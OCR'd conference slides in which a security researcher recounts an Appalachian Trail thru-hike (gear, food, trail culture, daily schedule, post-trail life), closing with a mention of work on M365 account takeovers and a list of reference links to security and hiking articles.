
Gear Weight Classes




Gear Weight Classes




Gear Weight Classes




Gear Weight Classes



Gear Weight Classes



Gear Weight Classes



Food

- Anything you want, diet permitting
- I'm not joking
  - You're easily burning 5000+ calories daily plus BMR. What you eat is up to you
  - Ever ordered two entrees with apps at a restaurant at the same time?
- Some foods pack out better than others
- Some foods have better weight/calorie/nutrient ratios
- Resupplying in town about every 4 days or so w/ about 7-8lbs of food
- I started with a cooking system but ditched it eventually in favor of meal replacement bars
- Whatever you bring, please Leave No Trace and protect your food from the wildlife!

Trail Life


IN EVERY WALK WITH
NATURE ONE RECEIVES
FAR MORE THAN
HE SEEKS

Trail Culture

- If you want breathtaking vistas around every corner…
  - Go hike the Pacific Crest Trail
- If you want an unparallelled community / cultural experience rich with tradition, hike the AT
- The culture is what makes it the AT
- Trail names
- Trail angels / Trail Magic
- Leave No Trace
- People you've never met go out of their way to help you
- Carrying the collective identity of the Thru Hiker

A Day in the Life of a Thru Hiker*

- 5am - 6am: Wake up with the sunrise
- 6:30am: break camp, breakfast, stretch
- 6:30am – 11:30am: morning hiking
  - 3.2mph avg / 5 hrs = ~14-16 miles
- 11:30am – 12pm: Lunch / break
- 12pm – 4pm: afternoon hiking
  - Slightly slower pace = ~14-16 more miles (28 total)
- 4pm – 7pm: Find a way into town | setup camp | dinner | hangout at the shelter/hostel
- 7pm: HIKER MIDNIGHT. Go to sleep. You're exhausted.


**All influenced by how many miles you want to make that day, need for resupply, desire to get out of a rainstorm, etc*

Post-Trail Life

- The return home
- “Post-trail depression”
  - … or post trail grief
- … what now?
- Picked up at Huntress
  - … first research initiative? Combating M365 account takeovers at scale!

A word of caution

- If you feel the call and take the journey, you may never be the same
  - ...that's not necessarily a bad thing
- Custom made challenges
- I think about the trail every day




Questions / Comments / Thank You!

Matt Kiely / HuskyHacks

huskyhacks.mk@gmail.com

@HuskyHacksMK

https://notes.huskyhacks.dev



References

- https://dynamics.microsoft.com/en-us/ai/fraud-protection/account-takeover/
- https://www.inversecos.com/2021/10/attacks-on-azure-ad-and-m365-pawning.html
- https://jeffreyappel.nl/aitm-mfa-phishing-attacks-in-combination-with-new-microsoft-protections-2023-edt/
- https://www.microsoft.com/en-us/security/blog/2023/06/08/detecting-and-mitigating-a-multi-stage-aitm-phishing-and-bec-campaign/
- Xintra Training “Attacking & Defending Azure & M365 | https://training.xintra.org/attacking-and-defending-azure-m365
- https://www.splunk.com/en_us/blog/security/hunting-m365-invaders-blue-team-s-guide-to-initial-access-vectors.html
- https://thetrek.co/appalachian-trail/the-2023-appalachian-trail-thru-hiker-survey-general-information-part-1